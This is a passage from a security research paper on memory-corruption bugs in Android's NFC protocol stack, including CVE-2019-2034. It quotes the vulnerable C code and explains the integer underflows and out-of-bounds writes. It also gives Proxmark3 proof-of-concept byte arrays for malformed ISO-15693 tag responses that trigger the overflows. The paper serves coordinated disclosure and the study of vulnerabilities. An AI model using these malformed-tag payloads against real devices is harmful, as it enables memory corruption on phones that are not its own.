  /* If activate system code is not NDEF, or if no local NDEF contents was set,
   * then pass data up to the app */
  if ((p_cb->system_code != T3T_SYSTEM_CODE_NDEF) ||
      (!p_cb->ndef_info.initialized)) {
    ce_data.raw_frame.status = p_data->status;
    ce_data.raw_frame.p_data = p_msg;
    p_ce_cb->p_cback(CE_T3T_RAW_FRAME_EVT, &ce_data);
    return;
  }

......
        /* Handle NFC_FORUM command (UPDATE or CHECK) */
        STREAM_TO_ARRAY(cmd_nfcid2, p, NCI_RF_F_UID_LEN);
        STREAM_TO_UINT8(p_cb->cur_cmd.num_services, p);

        /* Calculate offset of block-list-start */
        block_list_start_offset =
            T3T_MSG_CMD_COMMON_HDR_LEN + 2 * p_cb->cur_cmd.num_services + 1;
......
```

`STREAM_TO_UINT8` definition, other macros have similar functionality.

```
#define STREAM_TO_UINT8(u8, p) \
  {                            \
    (u8) = (uint8_t)(*(p));    \
    (p) += 1;                  \
  }
```

`p_cb->cur_cmd.num_services` 's value is from a parcel sent by reader/writer. There is no validation of it and then it is used for reading services from a parcel with a size it indicates.

```
          for (i = 0; i < p_cb->cur_cmd.num_services; i++) {
            STREAM_TO_UINT16(p_cb->cur_cmd.service_code_list[i], p);
          }
```

`p_cb->cur_cmd.service_code_list` has a size of 16. It is possible for `p` pointed data to pass the boundary and overwrite data adjacent to `p_cb->cur_cmd.service_code_list`. This seems to be a good primitive, with the ability to write 480 user-controlled bytes to global variables. However, when trying to write a PoC for this case, we find it doesn't work properly. After looking into the related code more thoroughly and debugging a bit, we found the buggy code is surprisingly evaded because Google disabled some features of t3t card emulation. That is, though the NFC protocol stack does have the ability to emulate all types of t3t card, Google reduces it to a narrow subset for some reason(legal concerns, probably?).

When implementing a t3t tag emulating application, we need to write a XML file in its `res` folder. Here, we define `system-code-filter`, a 4 bytes hex string.

```
<host-nfcf-service xmlns:android="http://schemas.android.com/apk/res/android"
    android:description="@string/app_name">
    <system-code-filter android:name="4000"/>
    <nfcid2-filter android:name="02FE000000000000"/>
    <t3tPmm-filter android:name="FFFFFFFFFFFFFFFF"/>
</host-nfcf-service>
```

According to Sony's specification of FeliCa, System Code has the following range:

For System Code, the following values are shared between multiple service providers:

- 12FCh — for System that uses NFC Data Exchange Format (NDEF), as determined by the NFC Forum
- 4000h — for the host-based card emulation function for NFC-F (HCE-F)*1
- 88B4h — for FeliCa Lite series
- AA00h–AAFEh — for System conforming to JIS X 6319-4:2016
- FE00h — for System known as "Common Area", managed by FeliCa Networks, Inc.
- FEE1h — for FeliCa Plug series

Any and all other values are administered by Sony.

*1 System Code values in the range 4000h–4FFFh (except 4*FFh, where * is an arbitrary hexadecimal number) are reserved for HCE-F. Sony assigns the same System Code for HCE-F value (except 4000h) to a client who uses a card and an HCE-F function that have identical System Code values.

However, in `frameworks/base/core/java/android/nfc/cardemulation/NfcFCardEmulation.java` there is a function named `isValidSystemCode` determining whether a system code is valid or not.

```
    /**
     * @hide
     */
    public static boolean isValidSystemCode(String systemCode) {
        if (systemCode == null) {
            return false;
        }
        if (systemCode.length() != 4) {
            Log.e(TAG, "System Code " + systemCode + " is not a valid System Code.");
            return false;
        }
        // check if the value is between "4000" and "4FFF" (excluding "4*FF")
        if (!systemCode.startsWith("4") || systemCode.toUpperCase().endsWith("FF")) {
            Log.e(TAG, "System Code " + systemCode + " is not a valid System Code.");
            return false;
        }
        try {
```

```
            Integer.parseInt(systemCode, 16);
        } catch (NumberFormatException e) {
            Log.e(TAG, "System Code " + systemCode + " is not a valid System Code.");
            return false;
        }
        return true;
    }
```

This validation only regards System Code in the range 0x4000 to 0x4FFF(with exceptions) as valid. This means 0x12FC will be treated as invalid and it is not possible to use Android devices to emulate NDEF tag. While that is exactly what `ce_t3t_data_cback` means to do. At its beginning it checks whether the System Code is 0x12FC(`T3T_SYSTEM_CODE_NDEF`):

```
/* If activate system code is not NDEF, or if no local NDEF contents was set,
 * then pass data up to the app */
if ((p_cb->system_code != T3T_SYSTEM_CODE_NDEF) ||
    (!p_cb->ndef_info.initialized)) {
  ce_data.raw_frame.status = p_data->status;
  ce_data.raw_frame.p_data = p_msg;
  p_ce_cb->p_cback(CE_T3T_RAW_FRAME_EVT, &ce_data);
  return;
}
```

With the `isValidSystemCode` validation, `p_cb->system_code` will never equal to 0x12FC, which means the buggy code we found is never reached. This is strange because it makes `ce_t3t_data_cback` useless and developer must deal with raw data directly even though the NFC protocol stack has the ability to process NDEF. This inconsistency may because different parts of AOSP are implemented by different partner(Google and Broadcom).

Unfortunately, this self-contradictory feature kills my bug. To prove the concept to Google, we do some patches to bypass the validation manually. Two phones are involved, one as reader/writer, the other as the victim emulated t3t tag. This bug is scored as moderate by Google.

4.2 A Reader/Writer Case

> *CVE-2019-2034(A-122035770&A-121983535). Rated as High, most common form of vulnerability found in NFC stack.*

CVE-2019-2034 is an out-of-bound-write vulnerability that can cause an escalation of privilege in libnfc-nci.so. It is fixed in 2019-04-01 security update. Let's take a closer look at it.

rw_i93_sm_read_ndef is a function resides in system/nfc/src/nfc/tags/rw_i93.cc. It is dedicated to parsing data received from ISO-15693 tag after a reading command has been sent. The problem is the code believes in the data received and never sanitize the alleged length from the tag.

```
void rw_i93_sm_read_ndef(NFC_HDR* p_resp) {
  uint8_t* p = (uint8_t*)(p_resp + 1) + p_resp->offset;
  uint8_t flags;
  uint16_t offset, length = p_resp->len;
  tRW_I93_CB* p_i93 = &rw_cb.tcb.i93;
  tRW_DATA rw_data;

  DLOG_IF(INFO, nfc_debug_enabled) << __func__;

  STREAM_TO_UINT8(flags, p);
  length--;
  ......
```


What if the attacker-controlled tag sends a zero-sized 'buffer' to the device? When `length--` take place, an integer underflow(or wrap) will happen and the length, as an `uint16_t`, becomes 65535. `length` is only involved in some logic check and global counter calculation, so the worst case is some DoSs. Unfortunately, the following code may also change `p_resp->len`, and the very big value of `length` to pass certain checks.

```
  if (p_i93->rw_length == 0) {
    /* get start of NDEF in the first block */
    offset = p_i93->ndef_tlv_start_offset % p_i93->block_size;

    if (p_i93->ndef_length < 0xFF) {
      offset += 2;
    } else {
      offset += 4;
    }

    /* adjust offset if read more blocks because the first block doesn't have
     * NDEF */
    offset -= (p_i93->rw_offset - p_i93->ndef_tlv_start_offset);
  } else {
    offset = 0;
  }

  /* if read enough data to skip type and length field for the beginning */
  if (offset < length) { <== big length helps pass this check
    offset++; /* flags */
    p_resp->offset += offset;
    p_resp->len -= offset;

    rw_data.data.status = NFC_STATUS_OK;
    rw_data.data.p_data = p_resp;

    p_i93->rw_length += p_resp->len;
  } else {
    /* in case of no Ndef data included */
    p_resp->len = 0;
  }
```

Let's review some details about gki buffers. Here is the header.

```
typedef struct {
  uint16_t event;
  uint16_t len;
  uint16_t offset;
  uint16_t layer_specific;
} NFC_HDR;
```

A gki buffer is composed of an 8 bytes `NFC_HDR` and the following stuff. Not all the following stuff are valid 'data'. Since NFC stack has many layers, each layer may have its own header, TLV stuff or something else. To use a single `NFC_HDR` type for all these varied types without copying around the buffer a lot, gki introduces the `offset` field. When the outer header needs to be removed, `offset` is increased and `len` is reduced. Then data will be accessed by `(uint8_t*)(p_resp + 1) + p_resp->offset`, ignoring data between `NFC_HDR` and valid data.



This feature explains why `p_resp->len` can be subtracted in this process. Although `p_resp->len` is `uint16_t`, normally it can't be too big to cause any overflow since no NFC protocol can transfer a large block of data in a single parcel. While this offset feature make subtraction of `p_resp->len` possible, we can underflow it just like what we do to `length`. Then `p_resp` is assigned to `rw_data`, and `rw_data` is finally transferred to a callback.

```
    if (p_resp->len > 0) {
      (*(rw_cb.p_cback))(RW_I93_NDEF_READ_EVT, &rw_data);
    }
```

This global callback is actually `nfa_rw_store_ndef_rx_buf`. A call to `memcpy` will cause out-of-bound-write to `nfa_rw_cb.p_ndef_buf`, a global buffer, giving us the possibility to control nearby global variables. Theoretically, this vulnerability is exploitable because although 0 byte of the buffer is controllable when out-of-bound-write is happening, we can manipulate the layout and content of gki region beforehand, just like heap fengshui. Fortunately like typical allocators, gki never wipe data when a buffer is recycled.

```
static void nfa_rw_store_ndef_rx_buf(tRW_DATA* p_rw_data) {
  uint8_t* p;

  p = (uint8_t*)(p_rw_data->data.p_data + 1) + p_rw_data->data.p_data->offset;

  /* Save data into buffer */
  memcpy(&nfa_rw_cb.p_ndef_buf[nfa_rw_cb.ndef_rd_offset], p,
         p_rw_data->data.p_data->len);
  nfa_rw_cb.ndef_rd_offset += p_rw_data->data.p_data->len;

  GKI_freebuf(p_rw_data->data.p_data);
  p_rw_data->data.p_data = NULL;
}
```

A PoC is written with PM3. The PoC means to send right responses till the NFC stack send a command for data. Then a malformed 0 sized response is returned. This is just a snippet, and full PoC can be found at https://github.com/hyrathon/PoCs/tree/master/CVE-2019-2034

```
#define UID 0x00, 0x00, 0x00, 0x00, 0x00, 0x24, 0x04, 0xe0,

    //data get uid
    static uint8_t CMD_GET_UID[] = {
        0x26, 0x01, 0x00
        };
    static uint8_t RSP_GET_UID[] = {
        0x00, 0x00, // flags dsfid
        UID
        0xff, 0xff // crc-16
        };
    static uint8_t TSND_GET_UID[sizeof(RSP_GET_UID) * 2 + 2] = {0};

    //data get sys info
    static uint8_t CMD_SYS_INFO[] = {
        0x22, 0x2b, //flag, cmd code
        UID
        };
    static uint8_t RSP_SYS_INFO[] = {
        0x00, // flags
        0x0f, // info_flags
        UID
        0xaa, // dsfid
        0x30, // flag afi
        0x01, // num_block - 1
        0x07, // block_size - 1
        0x02, // ic_reference
        0xff, 0xff
    };
    static uint8_t TSND_SYS_INFO[sizeof(RSP_SYS_INFO) * 2 + 2] = {0};

    //data get cc
    static uint8_t CMD_GET_CC[] = {
        0x22, 0x20, //flag, cmd code
        UID
        0x00, // block number
    };
    static uint8_t RSP_GET_CC[] = {
        // the first block returned for 'read single block' is so-called capability
container(cc),
        // it consist of 4 bytes, defining the connections behavior
        /*
        ** Capability Container (CC)
        **
        ** CC[0] : magic number (0xE1)
        ** CC[1] : Bit 7-6:Major version number
        **       : Bit 5-4:Minor version number
        **       : Bit 3-2:Read access condition    (00b: read access granted without any
security)
        **       : Bit 1-0:Write access condition   (00b: write access granted without any
security)
```

```
        ** CC[2] : Memory size in 8 bytes (Ex. 0x04 is 32 bytes) [STM, set to 0xFF if more
than 2040bytes]
        ** CC[3] : Bit 0:Read multiple blocks is supported [NXP, STM]
        **       : Bit 1:Inventory page read is supported [NXP]
        **       : Bit 2:More than 2040 bytes are supported [STM]
        */
       // this parameters are just for tests, if further funcionalities are not behaving
properly, consider modifying this parameters
       0x00, // flags
       0xe1, // cc[0] magic number
       0x00, // cc[1] grant read, write access
       0x00, // cc[2] p_i93->rw_offset == 8
       0x00,  // cc[3] disallow read multiple block command
       0xff, 0xff
    };
    static uint8_t TSND_GET_CC[sizeof(RSP_GET_CC) * 2 + 2] = {0};

    //data ndef tlv
    static uint8_t CMD_NDEF_TLV[]= {
        0x22, 0x20, //flag, cmd code
        UID
        0x01, // block number
    };
    static uint8_t RSP_NDEF_TLV[] ={
        0x00, //flags
        0x03, //I93_ICODE_TLV_TYPE_NDEF
        //0x08, //tlv_len or
        0xff,
        0xff,
        0xff, // (alternative)16 bit tlv_len
        0x00, 0x00, 0x00, 0x00,
        0xfe, //terminator
        0xff, 0xff
    };
    static uint8_t TSND_NDEF_TLV[sizeof(RSP_NDEF_TLV) * 2 + 2] = {0};

    //data check lock
    static uint8_t CMD_CHK_LOK[] = {
        0x62, 0x20, // flag, cmd code
        UID
        0x01 // block number
    };
    static uint8_t RSP_CHK_LOK[] = {
        0x00, // flag
        0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01, 0x01,
        0xff, 0xff
    };
    static uint8_t TSND_CHK_LOK[sizeof(RSP_CHK_LOK) * 2 + 2] = {0};

    //ndef read data
    static uint8_t CMD_READ_NDEF[] = {
        0x22, 0x20, //flag, cmd code
        UID
        0x00, // tag number
    };
```

```
    static uint8_t RSP_READ_NDEF[] = {
        //0x00, //flag
        0x00, 0x00, //dontknowwhat
        //0xd1, 0x01, 0x04, 0x54, 0x02, 0x7a, 0x68, 0x68, // some valid ndef info
    };
    static uint8_t TSND_READ_NDEF[sizeof(RSP_READ_NDEF) * 2 + 2] = {0};
```

4.3 A nfa Case

> *A-123553270, scored as high, not publicly released by Google for now. before the release of this white paper, we should coordinate with Google beforehand.*

As already known, gki manages buffer allocated by itself. Though its allocator eventually based on system allocator, its behavior is different from jemalloc. While, in very rare cases(only 3 cases as far as we know), buffers are directly allocated by system allocator. And this vulnerability is about one of them.

```
nfa_rw_cb.p_ndef_buf = (uint8_t*)nfa_mem_co_alloc(nfa_rw_cb.ndef_cur_size);
```

`nfa_rw_cb.p_ndef_buf` is a global pointer to a buffer allocated by `nfa_mem_co_alloc`, a malloc wrapper. This buffer is responsible to store NDEF data when the protocol stack works as reader/writer of any type of tag. Each type of tag has a parser callback that will be invoked when data is received. Let's take ISO-15693 as an example, when i93 NDEF data is parsed by this callback, it is responsible to send an `RW_I93_NDEF_READ_EVT` event to nfa layer.

```
static void nfa_rw_handle_i93_evt(tRW_EVENT event, tRW_DATA* p_rw_data) {
  tNFA_CONN_EVT_DATA conn_evt_data;
  tNFA_TAG_PARAMS i93_params;

  switch (event) {
    case RW_I93_NDEF_DETECT_EVT: /* Result of NDEF detection procedure */
      nfa_rw_handle_ndef_detect(p_rw_data);
      break;

    case RW_I93_NDEF_READ_EVT: /* Segment of data received from type 4 tag */
      if (nfa_rw_cb.cur_op == NFA_RW_OP_READ_NDEF) {
        nfa_rw_store_ndef_rx_buf(p_rw_data);
      } else {
        nfa_rw_send_data_to_upper(p_rw_data);
      }
      break;

......
```

If the data is part of NDEF parcel, `nfa` layer will copy data to `nfa_rw_cb.p_ndef_buf` incrementally in case that there are more fragments to come.

```c
static void nfa_rw_store_ndef_rx_buf(tRW_DATA* p_rw_data) {
  uint8_t* p;

  p = (uint8_t*)(p_rw_data->data.p_data + 1) + p_rw_data->data.p_data->offset;

  /* Save data into buffer */
  memcpy(&nfa_rw_cb.p_ndef_buf[nfa_rw_cb.ndef_rd_offset], p,
         p_rw_data->data.p_data->len);
  nfa_rw_cb.ndef_rd_offset += p_rw_data->data.p_data->len;

  GKI_freebuf(p_rw_data->data.p_data);
  p_rw_data->data.p_data = NULL;
}
```

`nfa_rw_store_ndef_rx_buf` is the function responsible for this procedure. It uses memcpy to do the copy and `nfa_rw_cb.ndef_rd_offset` as the offset cursor. After each copy, `nfa_rw_cb.ndef_rd_offset` is incremented directly without any check about whether it points out of bound of `nfa_rw_cb.p_ndef_buf`, or whether it will be overflowed.

To prove this vulnerability, a large amount of content should be returned continuously till `nfa_rw_store_ndef_rx_buf` is overflowed. With the knowledge of PM3, this is not difficult to achieve. Here is a snippet of the PoC containing data returned.

```c
    //ndef read data
    static uint8_t CMD_READ_NDEF[] = {
        0x22, 0x20, //flag, cmd code
        UID
        0x00, // tag number
    };
    static uint8_t RSP_READ_NDEF[] = {
        //0x00, //flag
        0x00, 0x00, //dontknowwhat
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
```

```
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
0x66, 0x66, 0x66, 0x66,
        0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66, 0x66,
        //0xd1, 0x01, 0x04, 0x54, 0x02, 0x7a, 0x68, 0x68, // some valid ndef info
    };
    static uint8_t TSND_READ_NDEF[sizeof(RSP_READ_NDEF) * 2 + 2] = {0};
```

5. Conclusion & Closing Thoughts

In this paper, we described the basic information about NFC and its implementation on Android. Then we enumerated the attack surfaces and vulnerable modules, trying to see the bigger picture and user data flow. On the basis of this, we explained the target we chose and the reason behind that. Then, before looking into specific examples, we introduced some useful concepts, the method of vulnerability hunting and the tool we used to write PoCs. After that, three vulnerabilities of different aspects were described in detail.

Theoretically, the vulnerabilities found in NFC stack provide an attack scene that phones exposed to near field devices are threatened by the attacker. Especially for older devices whose security update is discontinued, in their time this attack surface hasn't been paid attention to. What worse is that some features of Android NFC don't require any user interaction. This means as long as NFC feature is enabled, threats will exist even the user doesn't scan any malicious tag.

While, practically, to exploit these bugs is far more than a piece of cake. Physical contact is a strict prerequisite that can't be fulfilled in most circumstances. The attacker has no foothold in the target device, to predict some zygoted memory layout or so. Leaked information from the target is transferred to the attacker via microwave with a significant lag. Unlike vulnerabilities in baseband, Wi-Fi low-level modules, the NFC stack is in a sandboxed user process, with all mitigation enabled. Considering all these obstacles, there is a long way to go from bugs to exploits.

Besides the protocol stack, we discussed in this article, there are still some more unexplored attack surfaces related to NFC. Kernel driver seems to be barren since the parsing does not happen there. HAL component is controversial, there may be flaws of code their, but without persuasive attack vector, we are not sure if bugs can be turned into vulnerabilities. It is probably that close sourced code of SoC contains a good number of security flaws, maybe researchers can get a good harvest in the future.

References

[1] https://github.com/Proxmark/proxmark3

[2] https://developer.android.com/guide/topics/connectivity/nfc/hce

[3] https://smartlockpicking.com/